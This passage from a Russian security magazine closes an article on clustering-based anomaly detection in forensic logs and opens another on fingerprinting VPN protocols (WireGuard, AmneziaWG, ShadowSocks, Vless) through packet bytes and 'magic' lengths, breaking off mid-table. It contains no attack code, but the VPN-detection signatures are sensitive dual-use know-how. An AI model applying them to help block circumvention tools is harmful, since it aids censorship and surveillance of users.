4. Для сокращения времени расчета или отбрасывания заведомо не подлежащих анализу данных (например, логов с давностью в несколько лет, по каким-то причинам сохранившихся в var/log linux-подобной системы) можно применить «входную» фильтрацию по диапазону дат. Ровно так же к массиву решений можно применить аналогичную «выходную» фильтрацию для сокращения вывода при известном периоде рассматриваемого инцидента.
5. Эксперименты показали, что решения с относительно малыми накопленными весами могут содержать данные о скомпрометированных УЗ и адресах. Однако в ряде случаев эти данные также могут быть учтены за счет наличия одного из признаков со значимым накопленным весом. При этом на данный момент затруднительно оценить влияние накопления данных (когда в рамках кейса совместно обрабатываются однотипные логи с различных машин) на динамический диапазон решений.
6. Функция кодирования адресов источников в нынешней реализации неидеальна. При поступлении на вход комбинации адресов IPv4, IPv6 и текстовых строк (имен хостов) возможны различные варианты кодирования, и унификация пока под вопросом. Идея заключается в проецировании всех возможных адресов в диапазон координат от 0 до 1 при условии сохранения сходства внутри множеств внутренних и внешних адресов, а также различия между данными множествами и всяческими экзотическими значениями вида «::1».
7. О производительности. Интуитивно вычислительную сложность алгоритма можно оценить как O(N^2), поэтому сверхбольшие массивы обрабатывать будет неприятно. Возможны некоторые оптимизации основного алгоритма (см. следующий раздел), но наиболее перспективным представляется распараллеливание процесса выращивания кластеров, так как связи между стадиями процесса практически нет. В итоге все сводится к вопросу выделения вычислительных ресурсов и написанию процедуры типа «CrazyGrower», которая формирует решение на основе набора точек и значений нескольких параметров.
8. Реальные данные пользователей и имена доменов в приведенных кейсах заменены на ассоциативно или фонетически близкие за крайне редким исключением.




Рисунок 11. Результаты работы по логу WTMP, кейс «Z» (628 точек, 5D, обнаружение скомпрометированной УЗ и адреса атакующего — третья строка)




Рисунок 12. Результаты работы по логу auth.log машины кейса «Z» (60 757 точек, 5D, обнаружение адреса C2)


Рисунок 13. Идентично предыдущему (60 757 точек, 5D, обнаружение адреса C2)

ОТДЕЛЬНО О ВОЗМОЖНЫХ МЕТОДАХ УСКОРЕНИЯ РАСЧЕТОВ

При здравом размышлении очевидно: поскольку вариация параметра «эпсилон» применяется для поиска стабильных кластерных конфигураций, можно ускорить этот процесс. Пришедшие в голову способы перечислены далее — все они приводят к существенно более быстрому получению решения (в разы или в отдельных случаях на порядки) при некотором снижении динамического диапазона итогового решения.

МЕТОД ПРЫГАЮЩЕГО МЯЧИКА (МПМ)

Вариация параметра «эпсилон» при обнаружении стабильной точки может осуществляться нелинейно. Поскольку предполагается, что количество кластеров на протяжении некоторого последующего диапазона «эпсилон» останется постоянным, для шага этого параметра вводится множитель, логарифмически зависящий от соотношения текущего количества кластеров и ранее определенного максимального количества. Чем ниже количество кластеров в конфигурации, тем больше множитель, и при каждом повторении значения шаг параметра увеличивается (опционально возвращаясь к начальному значению при изменении количества кластеров). При уходе из длительно стабильной конфигурации возможен пропуск следующей коротко стабильной, но алгоритм допускает в том числе модификацию с возвращением к длительно стабильному состоянию и повторением прыжка с меньшим шагом.



а) б)

Иллюстрация сути предложенных методов ускорения расчета приведена на рис. 14.


МЕТОД УСЕКНОВЕНИЯ ГЛАВЫ (МУГ)

Классическая дихотомия — весь диапазон интуитивно понятных значений параметра «эпсилон» последовательно разбивается на отрезки, которые при совпадении краевых значений результатов кластеризации считаются стабильными, а при обнаружении отличия дробятся дальше. Таким образом выделяются зоны стабильности, в каждой из которых выполняется поиск решения — критерием остановки алгоритма является сокращение суммарной длины нестабильных участков до заранее заданной доли от общей длины диапазона «эпсилон» (границы диапазона корректируются в сторону сужения при обнаружении на краях отрезков, где количество кластеров равно единице).

МЕТОД ПРУЖИНЫ (МП)

Суть данного подхода заключается в поиске характерного расстояния до начальной координаты в системе «количество кластеров относительно максимально допустимого значения эпсилон». При быстром уменьшении числа кластеров и незначительном отклонении от точки максимального значения это расстояние стремительно сокращается и в определённый момент достигает минимального значения, что соответствует области первых устойчивых крупных кластеров. После прохождения этой области расстояние вновь начинает постепенно возрастать, поскольку при дальнейшей вариации параметра эпсилон структура кластеров изменяется значительно медленнее.

Практический опыт показывает, что рост кластеров после прохождения указанной точки сопровождается заметным увеличением вычислительных затрат. В связи с этим возможна остановка алгоритма не только при обнаружении единственного доминирующего кластера, но и при достижении заранее заданного предела «сжатия пружины» относительно минимального найденного значения. На практике это позволяет избежать перехода системы в состояние чрезмерного объединения объектов, при котором значительная часть локальной структуры данных теряется. Теоретически также допускается выполнение дополнительной кластеризации в окрестности точки «максимального сжатия пружины» для уточнения распределения элементов внутри крупных кластеров.



в) г)

Рисунок 14. Иллюстрация методов оптимизации на примере решения задачи на рис. 8: *а* — МПМ «осторожный», T = 104 мс, ДД = 23,4; *б* — МПМ «лютый», T = 107 мс, ДД = 11,7; *в* — МУГ, T = 97 мс, ДД = 76,8; *г* — МНВ, T = 250 мс, ДД = 192,3. Значения до оптимизаций: T = 65,4 с, ДД = 243,4. Смысловая нагрузка полученных решений во всех случаях идентична: из 78 событий выделяются 4 «криминальных»

По аналогии с рис. 14 время решения задачи для случая, приведенного на рис. 12–13 (один канал auth.log, 60 757 точек в 5-мерном пространстве), при идентичных вычислительных ресурсах с исходных 262 минут может быть сокращено:

- с использованием МПМ с «осторожной» стратегией — до 53 минут, то есть в 4,9 раза;
- с использованием МПМ с «лютой» стратегией — до 10,5 минуты, то есть примерно в 25 раз;
- с использованием МУГ — до 24 минут, то есть в 10,9 раза, при допустимой доле суммарной длины «нестабильных» участков 30% или до 43 минут (примерно в 6 раз) при доле 10%;
- с использованием МНВ — до 15 минут, то есть в 17,5 раза, при значении «коэффициента упругости веревки» 3,0 (с приемлемым качеством решения).

Мы ни в коей мере не претендуем на оптимальность реализации алгоритмов, но допускаем, что использование некоторых их гибридов может быть весьма эффективным.

Таким образом, эксперимент показывает, что предложенные «наивно-интуитивные» методы способны существенно сократить время расчета. Выбор конкретной тактики оптимизации обусловлен только и исключительно волей экспериментатора к победе и его готовностью к компромиссам. Но справедливости ради следует отметить, что в случаях, когда количество исходных точек не превышает 5–10 K, подобная экономия времени не вполне оправданна: полный поиск, как правило, занимает не более 5 минут, но обеспечивает максимальные динамический диапазон и точность решения.

ПОИСК КОРРЕЛЯЦИЙ И АГРЕГАЦИЯ АНОМАЛИЙ РАЗЛИЧНЫХ КАНАЛОВ

Для решения этой задачи можно применить достаточно простой механизм наподобие «скользящего окна» [7]. Суть в том, что весь анализируемый временной интервал разбивается на промежутки равной длины, в рамках которых производится суммирование нормированных значений весов точек решений из различных каналов, попадающих в данный временной интервал с определением впоследствии «наиболее весомых» интервалов. Естественно, на данном этапе возможны как введение коэффициентов для весов из различных каналов (в том числе с учетом динамического диапазона полученного решения), так и сканирование временного диапазона со сдвигом на некоторую долю заданного интервала — таким образом решаются задачи вида «найти самые странные сутки/час из жизни машины». После сортировки взвешенных интервалов мы получим набор искомых решений с учетом аномалий всех участвующих каналов.




Рисунок 15. «Самый странный день в году одного ПК». Кейс «А», информация из решений по данным за 9 месяцев из каналов MFT (mft_analyzer, 44 точки — выборка по _name|frequency_anomaly), RDP (706 точек из 722, «плохое» решение), ApplicationLog (профилирование в плоскости EventID/Provider, из множества в 12,3 К точек получено решение в 34 точки). Обнаружено нелегитимное ПО, исходные IP-адрес и УЗ. Время совместного анализа трех решений — менее секунды

Для оценки качества получаемых данных возможно ввести отношение «сигнал-шум» (SNR) как отношение максимального детектируемого веса временного интервала к среднему значению для всех анализируемых интервалов. Входные данные во всех случаях идентичны данным на рис. 15.




Рисунок 16. Временная плотность аномалий трех различных типов и суммарная временная плотность при «скользящем окне» размером в 72 часа и величиной сдвига 1/240 от данного периода. Частные SNR = 14/40/18, итоговый SNR = 16




Рисунок 17. Временная плотность аномалий трех различных типов и суммарная временная плотность при «скользящем окне» размером в 24 часа и величиной сдвига 1/240 от данного периода. Частные SNR = 21/54/40, итоговый SNR = 23

Основным результатом приведенных оценок является проверка того, что итоговое значение SNR не будет менее минимального из частных SNR отдельных решений. Итого за счет агрегации данных из различных каналов детектирование аномальных временных интервалов становится возможным даже при наличии в наборе решений с относительно невысоким качеством.







Рисунок 18. Временная плотность аномалий трех различных типов и суммарная временная плотность при «скользящем окне» размером в 3 часа и величиной сдвига 1/10 от данного периода. Частные SNR = 89/264/212, итоговый SNR = 115

Изложенная выше идея предельно проста. Кодирование переменных подразумевает получение набора нормированных и независимых координат, позволяющих сохранить интуитивно понятные свойства анализируемых событий (время, длительность, уникальность УЗ или адреса и т. п.). Далее только «семь озорных шагов за горизонт», дело техники, вопрос достаточной вычислительной мощности, треш, угар и в отдельных случаях — бездна отчаяния...

Полученные в ходе экспериментов данные в ряде случаев хорошо коррелируют с выявленными в ходе реальных расследований УЗ и адресами злоумышленников. Исходя из крайне общего характера излагаемых соображений, мы считаем весьма вероятным, что применение методов, подобных описанным, может быть вполне оправданным при построении систем автоматизированного анализа DFIR-данных.


ИЗЛОЖЕННАЯ ВЫШЕ ИДЕЯ ПРЕДЕЛЬНО ПРОСТА. КОДИРОВАНИЕ ПЕРЕМЕННЫХ ПОДРАЗУМЕВАЕТ ПОЛУЧЕНИЕ НАБОРА НОРМИРОВАННЫХ И НЕЗАВИСИМЫХ КООРДИНАТ, ПОЗВОЛЯЮЩИХ СОХРАНИТЬ ИНТУИТИВНО ПОНЯТНЫЕ СВОЙСТВА АНАЛИЗИРУЕМЫХ СОБЫТИЙ (ВРЕМЯ, ДЛИТЕЛЬНОСТЬ, УНИКАЛЬНОСТЬ УЗ ИЛИ АДРЕСА И Т. П.). ДАЛЕЕ ТОЛЬКО «СЕМЬ ОЗОРНЫХ ШАГОВ ЗА ГОРИЗОНТ», ДЕЛО ТЕХНИКИ, ВОПРОС ДОСТАТОЧНОЙ ВЫЧИСЛИТЕЛЬНОЙ МОЩНОСТИ, ТРЕШ, УГАР И В ОТДЕЛЬНЫХ СЛУЧАЯХ — БЕЗДНА ОТЧАЯНИЯ...

СПИСОК ИСТОЧНИКОВ

1.  Метод главных компонент.
2.  Стохастическое вложение соседей с t-распределением
3.  Упругая карта
4.  DBSCAN
5.  Коэффициенты формул численного дифференцирования
6.  Jaro–Winkler distance
7.  Window function


НЕУЛОВИМЫЕ VPN

АВТОРЫ




КИРИЛЛ ШИПУЛИН

Руководитель экспертизы PT NAD, Positive Technologies



НИКИТА ЛАЗАРЕВ

Эксперт PT NAD, Positive Technologies



АЛЕКСАНДР ПЕТРОВ

Руководитель ML в PT NAD, Positive Technologies

НАГРАДА

Амулет скрытности

О ЧЕМ МАТЕРИАЛ

Разбираемся, как устроены современные VPN-протоколы и за счет чего можно обнаружить даже самые сложные механизмы маскировки

Анализ сетевого трафика принято считать непопулярной, узкой темой «для своих». Услышав эти слова, вы наверняка представляете себе бородатых администраторов, которые протягивают сеть и настраивают Cisco (что, разумеется, правда). Или наоборот: вы знаете, что ловить хакеров по сетевым следам гораздо легче, чем на хосте.

Так или иначе, у большинства из нас слова «анализ сетевого трафика» раньше не вызывали в голове знакомые образы и оставались где-то вдалеке. Все изменилось в 2020-х с началом активной фильтрации трафика магистральными операторами в России. Именно в тот момент многие впервые услышали слова «пэддинг» (padding), «дипиай» (DPI) и «Zapret».

Теперь VPN-протоколы и окутанные тайной магистральные DPI-системы играют в кошки-мышки, нанося друг другу блокировки и маскировки. В разные углы ринга разошлись два больших зверя:

- **В левом углу:** DPI (Deep Package Inspection) в составе магистральных систем по анализу трафика. Это технология глубокого анализа сетевых пакетов и поиска в них чего угодно.
- **В правом:** современные VPN-протоколы из Xray-Core. Например, Vless — протокол обхода систем анализа, который эффективно мимикрирует под жизненно важные интернет-сервисы.

Мы уже больше 10 лет занимается анализом сетевого трафика и разработкой алгоритмов обнаружения хакеров вместе со специалистами по ML. За это время мы убедились, что лишь немногие знают, как эффективно прятать сетевые следы от стороннего наблюдателя и как их находить. Авторы так называемых Anti-DPI-протоколов то и дело допускают нелепые ошибки и оставляют красные флаги прямо в интерфейсе WireShark.

WIREGUARD И AMNEZIA

Протокол WireGuard обеспечивал непревзойденную скорость за счет того, что клиентская и серверная части были написаны в виде драйверов, а сетевые пакеты передавались по UDP-транспорту и подвергались быстрому шифрованию. Однако у него был серьезный недостаток: обнаружить WireGuard в сети было проще простого. Ровно это в итоге и произошло: 30 апреля 2025 г. все интернет-провайдеры перестали пропускать протокол за рубеж. Ранее аналогичные ограничения уже вводились в отношении OpenVPN и L2TP.




Рисунок 1. Простая и четкая структура сообщений WireGuard легко поддается разбору и обнаружению

В начале соединения клиент и сервер WireGuard производят так называемый HandShake, то есть обмениваются параметрами подключения и ключами шифрования, после чего происходит обмен данными. Тип сообщения, который соответствовал каждому из этапов, указывался в первых четырех байтах: 0x01000000, 0x02000000 либо 0x04000000. Вкупе с фиксированными размерами пакетов и нулевыми полями mac и counter внутри них это помогало однозначно идентифицировать протокол среди сетевого трафика.

Ответку придумали авторы Amnezia (причем чуть раньше начала блокировок WireGuard). По их словам, они создали усовершенствованную версию протокола: «WireGuard известен своей эффективностью, но у него есть проблемы с обнаружением из-за характерных сигнатур пакетов. AmneziaWG решает эту проблему за счет использования более эффективных методов обфускации — VPN-трафик сливается с обычным. Протокол не распознается системами DPI-анализа и устойчив к блокировке». Но так ли это?

```
0000  0e 00 5e 00 00 06 8e cd  fc f6 5f 58 08 00 45 00   ··^····· ··_X··E·
0010  00 7c 0f a4 00 00 40 11  10 6f 0a 08 0f 99 b3 2b   ·|····@· ·o·····+
0020  8d 92 f7 94 a0 de 00 68  f0 d3 61 2f 09 1c 14 37   ·······h ··a/···7
0030  ba c8 06 00 00 00 00 00  00 00 88 30 fa 4e 9e 8f   ········ ···0·N··
0040  b0 e8 19 92 1d 20 5f ad  c4 58 c4 35 5f ce 76 19   ····· _· ·X·5_·v·
0050  58 e2 2b be 7b 81 2a 3c  2c e7 4e 09 b8 f6 1d 2d   X·+·{·*< ,·N·····
0060  f0 36 3b 44 f4 db 4a 3d  2f d7 a6 fa 84 56 33 f2   ·6;D··J= /····V3·
0070  fa 56 99 f8 95 d0 ae 5b  55 d8 86 ec 99 8e 06 e9   ·V·····[ U·······
0080  a8 5a 87 55 8a b8 d5 c4  ba 57                     ·Z·U···· ·W
```

Рисунок 2. Одно из сообщений протокола Amnezia

На первый взгляд, многое поменялось. Уже нет тех нулей в начале и в конце пакета, за которые легко цеплялся взгляд. Получается, создателям Amnezia удалось избавиться от статичной сигнатуры и обойти DPI? Как бы не так! Да, разработчики ввели девять дополнительных параметров соединения (S1-S2 H1-H4 Jc Jmax Jmin), которые меняют статические байты с номерами команд и рандомизируют длину сообщений. Но на рис. 2 можно заметить длинное поле с нулями по адресу 0x0032. Это 8-байтовое поле counter, которое увеличивается на единицу с каждым новым сообщением от клиента или сервера. А вторым важным признаком остается размер сообщений.

Length	Info
190	Handshake Initiation, sender=
134	Handshake Response, sender=0x
170	Transport Data, receiver=0x8E
170	Transport Data, receiver=0x76
74	Keepalive, receiver=0x8E6E330
74	Keepalive, receiver=0x8E6E330
138	Transport Data, receiver=0x8E
138	Transport Data, receiver=0x76
138	Transport Data, receiver=0x8E
234	Transport Data, receiver=0x8E
138	Transport Data, receiver=0x76
330	Transport Data, receiver=0x76
138	Transport Data, receiver=0x8E

Length	Info
60	63380 → 41182 Len=15
69	63380 → 41182 Len=27
83	63380 → 41182 Len=41
216	63380 → 41182 Len=174
219	41182 → 63380 Len=177
74	63380 → 41182 Len=32
138	63380 → 41182 Len=96
138	63380 → 41182 Len=96
138	63380 → 41182 Len=96
138	63380 → 41182 Len=96
138	63380 → 41182 Len=96
138	63380 → 41182 Len=96
138	63380 → 41182 Len=96

Рисунок 3.
Слева — первые 13 пакетов WireGuard,
справа — Amnezia

Итак, в сообщениях Amnezia все еще присутствуют последовательности пакетов с длинами 32 и 96 байт, как и в оригинальном WireGuard (см. рис. 3). Несмотря на то, что содержимое сетевых пакетов полностью зашифровано, размеры и временные промежутки между ними могут поведать о многом. Последовательность длин и время между отправкой пакетов называются «побочным каналом», который есть у любого зашифрованного соединения.

Спустя время разработчики Amnezia выпустили обновленную версию протокола Amnezia 2.0, которая способна искусно маскироваться под другие UDP-протоколы. Однако ее можно обнаружить по тем же признакам.

SHADOWSOCKS

Протокол ShadowsSocks (SS) по нынешним меркам был придуман давным-давно — в 2012 г. — разработчиком из Китая в ответ на интернет-цензуру. SS — это усовершенствованная версия Socks5 с AEAD-шифрованием, замаскированная под TLS. Протокол полностью шифрует содержимое сообщений и не имеет «нулей», поэтому обнаружить его в сети сложнее, чем Amnezia. Однако взгляните на две сессии (см. рис. 4).

Info	Info
49374 → 4594 Len=76	52795 → 4594 Len=76
4594 → 49374 Len=149	4594 → 52795 Len=149
49762 → 4594 Len=94	63817 → 4594 Len=123
49762 → 4594 Len=132	63817 → 4594 Len=123
59904 → 4594 Len=123	63817 → 4594 Len=123
59904 → 4594 Len=123	58745 → 4594 Len=132
59904 → 4594 Len=123	58745 → 4594 Len=94
59905 → 4594 Len=88	58745 → 4594 Len=132
51813 → 4594 Len=98	58745 → 4594 Len=94
49762 → 4594 Len=94	58745 → 4594 Len=132

Рисунок 4. Потоки UDP-сообщений во время подключения к двум разным серверам ShadowSocks

ShadowSocks может использовать протокол UDP для ускорения передачи. Изумительная последовательность UDP-пакетов длиной 76, 149, 94, 132 и 123 байта прямо прыгает с экрана на эксперта, чтобы превратиться в сигнатуру для обнаружения подключений :) К слову, такие очевидные длины пакетов мы называем «магическими».

VLESS И СЕМЕЙСТВО XRAY

На сегодняшний день абсолютный лидер технологий борьбы с интернет-цензурой — протокол Vless (VMess Less). Он был разработан в 2020 г. в качестве замены устаревшему VMess (поскольку Великий Китайский файрвол (GFW) полностью блокировал [1] VMess и ShadowSocks). VMess имел ряд архитектурных ограничений, которые были связаны с производительностью, сложностью реализации и избыточным шифрованием (например, привязку ко времени клиента и сервера), что не позволяло ему легко масштабироваться на тысячи подключений.

[1]

В конце 2020 г. сообщество разработчиков разделилось: создатель Vless ушел из Project V (VMess) и присоединился к Project X, чтобы сосредоточиться на развитии нового ядра Xray. Оно стало форком ядра V2Ray, но с существенно переработанной архитектурой. Помимо самого протокола Vless, Xray включает ряд дополнительных технологий, направленных на повышение производительности и устойчивости к обнаружению. Среди них особое место занимают:

- Reality — разработанная в 2023 г. технология, реализующая маскировку соединения под легитимный TLS-трафик;
- xtls-rprx-vision — механизм, созданный для усложнения анализа трафика DPI-системами.

Термины Vless и Xray практически стали синонимами, однако Vless представляет собой простой VPN-протокол с поддержкой аутентификации по строке UUID и минимальными накладными расходами. Vless практически не имеет встроенных механизмов шифрования: они сознательно отданы на откуп транспортному уровню его отдельных реализаций. А выбрать есть из чего: на данный момент популярная реализация Xray поддерживает транспорты TLS, Reality (Anti-DPI копия TLS), xHTTP, WebSocket и др. Зачем так много? Все они позволяют сильно менять внешний вид сетевых соединений Vless, чтобы запутать DPI-системы. Причем меняется не только содержимое пакетов, но и сам характер взаимодействия: вместо множества коротких TCP-сессий может использоваться одна длинная. Кроме того, некоторые транспорты (gRPC, xHTTP) позволяют интегрировать Vless в популярные CDN-системы, что кратно увеличивает ущерб при их блокировке.

При всем этом конфигурация Vless может использовать собственный слой криптографии, основанный на гибридном постквантовом обмене ключами и разных режимах шифрования пакетов, например:

- native — пакеты шифруются без обфускации;
- xorpub — публичный ключ обфусцируется с помощью XOR;
- random — трафик превращается в полностью рандомные данные.

На данный момент самые распространенные транспортные связки — это «TCP + Reality», «xHTTP + Reality» и «WebSocket + TLS». Причем конфигурация с xHTTP (или ее предшественником gRPC) стала пользоваться популярностью осенью 2025 г., когда многие интернет-провайдеры тестировали методы обнаружения и блокировки схемы «Vless + TCP + Reality».

No.	Time	Source	Destination	Protocol	Length	Info
1	2025-09-19 20:53:…	172.21.0.2	10.54.69.171	TCP	74	55592 → 44443 [SYN] Seq=0 Win=64240 Len=0 MSS=14
2	2025-09-19 20:53:…	10.54.69.171	172.21.0.2	TCP	74	44443 → 55592 [SYN, ACK] Seq=0 Ack=1 Win=65160 L
3	2025-09-19 20:53:…	172.21.0.2	10.54.69.171	TCP	66	55592 → 44443 [ACK] Seq=1 Ack=1 Win=64256 Len=0
